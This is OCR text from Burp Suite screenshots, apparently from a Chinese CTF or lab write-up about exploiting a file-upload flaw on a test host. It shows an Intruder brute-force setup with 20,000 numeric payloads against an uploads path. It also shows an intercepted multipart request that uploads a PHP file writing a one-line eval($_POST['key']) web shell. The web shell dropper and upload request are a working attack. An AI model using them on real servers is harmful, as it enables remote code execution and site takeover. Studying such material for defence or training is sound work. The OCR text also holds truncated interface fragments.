


第一个是文件名，下面是文件的内容，可以 content 写入文件。


Burp Suite Professional v2.0beta - Temporary Project - licensed to awindog and actived by s
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options NoPE Proxy
1 2 ...
Target Positions Payloads Options
Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payloa
Attack type: Sniper
GET /uploads/buildnew.php HTTP/1.1
Host: 106.12.37.37:10005
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close


Burp Suite Professional v2.0beta - Temporary Project - licensed to awindog and
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 2 ...
Target Positions Payloads Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payloa
type can be customized in different ways.
Payload set: 1
Payload count: 20,000
Payload type: Numbers
Request count: 20,000
Payload Options [Numbers]
This payload type generates numeric payloads within a given range and in a specified format.
Number range
Type: Sequential Random
From: 1
To: 20000
Step: 1
How many:
Number format
Base: Decimal Hex
Min integer digits:
Max integer digits:
Min fraction digits:
Max fraction digits:
Examples
1.1
987654321.1234568


Burp Suite Professional v2.0beta - Temporary Project - licensed to awindog and actived by superman
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options NoPE Proxy
1 2 ...
Target Positions Payloads Options
Payload Sets
You can define one or more
type can be customized in d
Payload set: 1
Payload type: Numbers
Payload Options [Num
This payload type generates
Number range
Type:
From: 1
To: 2000
Step: 1
How many:
Number format
Base:
Min integer digits: 1
Max integer digits: 2000
Min fraction digits: 0
Max fraction digits: 0
Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
0 404 477
1 1 404 477
2 2 404 477
3 3 404 477
4 4 404 477
5 5 404 477
6 6 404 477
7 7 404 477
8 8 404 477
9 9 404 477
10 10 404 477
11 11 404 477
12 12 404 477
13 13 404 477
14 14 404 477
15 15 404 477


Burp Suite Professional v2.0beta - Temporary Project - licensed to awindog and actived by superman
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options NoPE Proxy
Intercept HTTP history WebSockets history Options
Request to http://106.12.37.37:10005
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST / HTTP/1.1
Host: 106.12.37.37:10005
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://106.12.37.37:10005/
Content-Type: multipart/form-data; boundary=---------------------------158925735824681452014207152 83
Content-Length: 570
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
-----------------------------158925735824681452014207152 83
Content-Disposition: form-data; name="MAX_FILE_SIZE"
104800
-----------------------------158925735824681452014207152 83
Content-Disposition: form-data; name="upfile"; filename="buildnew.php"
Content-Type: text/php
<?php
$file = 'web.php';
$shell = '<?php eval($_POST["key"])?>';
file_put_contents($file, $shell);
?>
-----------------------------158925735824681452014207152
Content-Disposition: form-data; name="submit"
上传
-----------------------------158925735824681452014207152
Scan
Send to Intruder ⌘+^+I
Send to Repeater ⌘+^+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut ⌘+^+X
Copy ⌘+^+C